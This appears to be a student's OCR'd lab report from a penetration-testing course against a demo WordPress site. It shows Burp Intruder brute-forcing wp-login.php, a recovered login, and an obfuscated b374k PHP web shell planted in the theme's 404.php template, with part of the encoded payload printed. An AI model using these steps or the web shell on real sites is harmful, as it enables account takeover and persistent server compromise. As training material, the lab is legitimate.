
39575

Exercise 6: Directory Browsing a WordPress Website using

DirBuster and Accessing Shell

6.1 OUTPUT SCREENSHOTS

Exercise 6, Step 8: Open a terminal, and type **sudo update-alternatives --config java** and press **Enter.** Type **toor** and press **Enter.** There are 2 choices for the alternative java appears, type **0** and press **Enter.** Close the terminal window




```
┌─[pentester@parrot]─[~]
└──╼ $sudo update-alternatives --config java
[sudo] password for pentester:
There are 2 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                             Priority   Status
------------------------------------------------------------
  0            /usr/lib/jvm/java-11-openjdk-amd64/bin/java      1111      auto m
ode
  1            /usr/lib/jvm/java-11-openjdk-amd64/bin/java      1111      manual
 mode
* 2            /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java   1081      manual
 mode

Press <enter> to keep the current choice[*], or type selection number: 0
update-alternatives: using /usr/lib/jvm/java-11-openjdk-amd64/bin/java to provid
e /usr/bin/java (java) in auto mode
┌─[pentester@parrot]─[~]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~]
└──╼ $
```

Exercise 6, Step 22: To set the password you entered in the **Task no. 16**, highlight **guess** and click **Add §**.



Applications Places System
Thu Jul 11, 10:53
Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Raw Params Headers Hex
Search...
\n Pretty
Intruder attack 1 (as superuser)
Menu CPENT Demo Site ‹ Lo... Parrot Terminal Burp Suite Community... Intruder attack 1 (as su...

Request to http://www.cpent.com:80 [172.19.19.24]

```
POST /wp-login.php HTTP/1.1
Host: www.cpent.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.cpent.com/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 101
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=test&pwd=guess&wp-submit=Log+In&redirect_to=http%3A%2F%2Fwww.cpent.com%2Fwp-admin%2F&testcookie=1
```

Exercise 6, Step 32: Burp Suite tries all the username-password combinations and records the response for each request sent to the WordPress website. The length of the response remains almost the same for all the requests containing wrong username-password combination. When burp suite tries the correct username-password combination on the website, the length of the response differs a lot from the other responses and the status also varies accordingly. Click **Length** in the **Filter** section to sort the lengths of the responses in ascending order.


Applications Places System
Thu Jul 11, 10:53
Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)
Burp Project Intruder Repeater Window Help
Dashboard
Target
Intruder attack 1 (as superuser)
Attack Save Columns
Results Target Positions Payloads Options
Menu
CPENT Demo Site ‹ Lo...
Parrot Terminal
Burp Suite Community...
Intruder attack 1 (as su...


Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length ▲	Comment
41		123456	200	□	□	3500	
0			200	□	□	3611	
1	administrator	123456	200	□	□	3611	
2	aleksander	123456	200	□	□	3611	
3	andrey	123456	200	□	□	3611	
4	anna	123456	200	□	□	3611	
5	bill	123456	200	□	□	3611	
6	bobrov	123456	200	□	□	3611	
7	christene	123456	200	□	□	3611	
8	claire	123456	200	□	□	3611	
9	director	123456	200	□	□	3611	
10	dragon	123456	200	□	□	3611	
11	economist	123456	200	□	□	3611	
12	ftp	123456	200	□	□	3611	

54 of 12669

You can define rules to perform various processing tasks on each payload before it is used.

Exercise 6, Step 37: Switch to the CPENT Demo Site and refresh the page. Login page appears, type **mike/prince** in the username and password fields and click **Log In**



WordPress 4.9.4 is available! Please update now.

Dashboard

At a Glance

1 Post   1 Page

1 Comment

WordPress 4.6.10 running Twenty Fifteen theme.

Update to 4.9.4

Activity

Recently Published


Feb 13th 2018, 11:37 am   Hello world!

Recent Comments

From A WordPress Commenter on Hello world!
Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in…

All (1) | Pending (0) | Approved (1) | Spam (0) | Trash (0)

6.2 Questions



Question 8.6.1

"Perform a dictionary attack on the WordPress web application http://www.cpent.com using Burp Suite to obtain unrestricted access to user accounts. Enter the password associated with the user mike on the target website.
Note: Wordlists are available at /home/pentester/Wordlists in the Parrot machine."

prince


Score

✓ Correct

Exercise 7: Exploiting WordPress Web Application Vulnerability by Uploading a Customized Shell

7.1 OUTPUT SCREENSHOTS

Exercise 7, Step 8: Type **php -f index.php -- -o shell.php -s -b -z gzcompress -c 9** and press **Enter**. This creates a php shell as shown in the screenshot:




```
┌─[pentester@parrot]─[~/b374k-master]
└──╼ $php -f  index.php -- -o shell.php -s -b -z gzcompress -c 9
b374k shell packer 0.4.2
icense

Filename                  : shell.php
Password                  :
Theme                     : default
Modules                   : convert,database,info,mail,network,processes
Strip                     : yes
Base64                    : yes
Compression               : gzcompress
Compression level         : 9
Result                    : Succeeded : [ shell.php ] Filesize : 111613

┌─[pentester@parrot]─[~/b374k-master]
└──╼ $echo "## Screenshot by Kevin Harianto 991602128 ['date +"%F %T"'] ##"
## Screenshot by Kevin Harianto 991602128 ['date +%F %T'] ##
┌─[pentester@parrot]─[~/b374k-master]
└──╼ $
```

Exercise 7, Step 12: You will see that the 404 Template content is replaced with the shell content. Now, click **Update File** to update the template's content with that of the shell



WordPress 4.9.4 is available! Please update now.

Edit Themes

File edited successfully.

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen Select

Templates

- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php

```
/43kjU9CGEIn0+fQHIsfCdnAIBQiyBIGBCDHtH8nADyn6+YvWCzbD1esnsQX9wkDoT9PX1S
YYW0XsJMBZA4ndR+9v4jmanxD6RJlsvQ/E2ZepQwvs/I+dH6SF3Svy2GX
/naJXBft9w+lSO7JP486kSc2Vk7KKtxwIO0HrVxPL0ojOKogWolk1KIvyWShF8nNAVII8RF
tZN4vU2KCNHUzTy/AEQYNe1dSBkiHo0H9kPdWmZyy+pGbNrE/VFGElo
/wjK2+odL6OlXMK3CpF96VXIboJfZeHKOQyNP1vEEoxRaPqkfqTTbI3U8wYcM3TLWG4BU4s
VV7zUwvHIxSXbLqkjCqpD8tg6Gx5PHsNf6o0vzhDe7GtoZ7IroFPUVgoSZvY
/lGNhE7ljzCW7Ufl2MpyXz+9pxXGTQJOojZkAk
/Ce25ptY37E1xcT6jt2BJu5PD2YQrDxmGMf7GFY3o0ZgptaNAI6+9C3iEL+rakWxeBXUS+H
s986RHpv7EqxSnidwXPZrYzeVlkN5cITOxQyNVU+KwXtjddAu+VWcni881EInruSMiCz+VQ
v672hYb88X21tOiNZaR7ChnkCIB64cgemjWdZ/ky/NJnkg7ZOb3WSOtOE6LJRKSj9A
/ya/lEoZaNQqk6HiWCrTnItT
/HzxGI3HAT2bPldextwuZJK44TA6zLIlj6g7X3ybTYepysQf5hlWbp4bgl8mKiWVVRvJvNi
mR0CjxuENBiwkYQr+sNr2jA4K1Y8OMutH1wobYYv7Kw0UqumBEv9bfJ993+Ra5DHBnxjIRf
84/stnn33yGQbDWjhRk76ZQtfjQWNGg+wyHaQoWTSWypkoDz
/hPzEXSvjPP+tU052Rc5rpZnlOMS18F9zX4rH5qdeHk0j4qi51KdOsOGd8yWjqq
/NlGYM5WQiAr4ZklWu82FDlRU0dm++WiYo9awsB7YTQgsryapE6kCDHq65B0RKIxLvHSROk
LaVq7LW7LmEwyZJVPHa6FkhbHUuK062kbdMpbIxbuhSwW11KCna5se2+MVov1drV9fKi2s2
LbftZLOd5dunto7wMLhRXSjexErsAkbRUTU5SrMI6yyouDaw9I0V35hG6n7NykUIlNSPaU6
yqtBxMNawWyMURBQr3hOXG7U0nK7YLpNr3UStI0KlU9YOcenaMwaZ1qHLOdAvpW5IYwnUMx
PLR7LrxKd6LPP5HMX+D4Qzb7cZskuMrRO+y8RJ+qlDm+G+qthSL5GY8sekldmAWO4qVu+sf
```

7.2 Questions


No questions

Exercise 8: Directory Browsing a WordPress Website using DirBuster and Accessing Shell

8.1 OUTPUT SCREENSHOTS

Exercise 8, Step 11:


b374k shell is successfully launched in the web browser as shown in the screenshot.



Applications Places System
Thu Jul 11, 11:17
b374k 3.2.3 - Mozilla Firefox
b374k 3.2.3
www.cpent.com/wp-content/themes/twentyfifteen/404.php
b374k 3.2.3 / var / www / wordpress / wp-content / themes / twentyfifteen /
Explorer Terminal Eval Convert Database Info Mail Network Processes
Menu b374k 3.2.3 - Mozilla F... Parrot Terminal b374k-master OWASP DirBuster 1.0...

```
Server IP : 172.19.19.24 | Your IP : 172.19.19.18
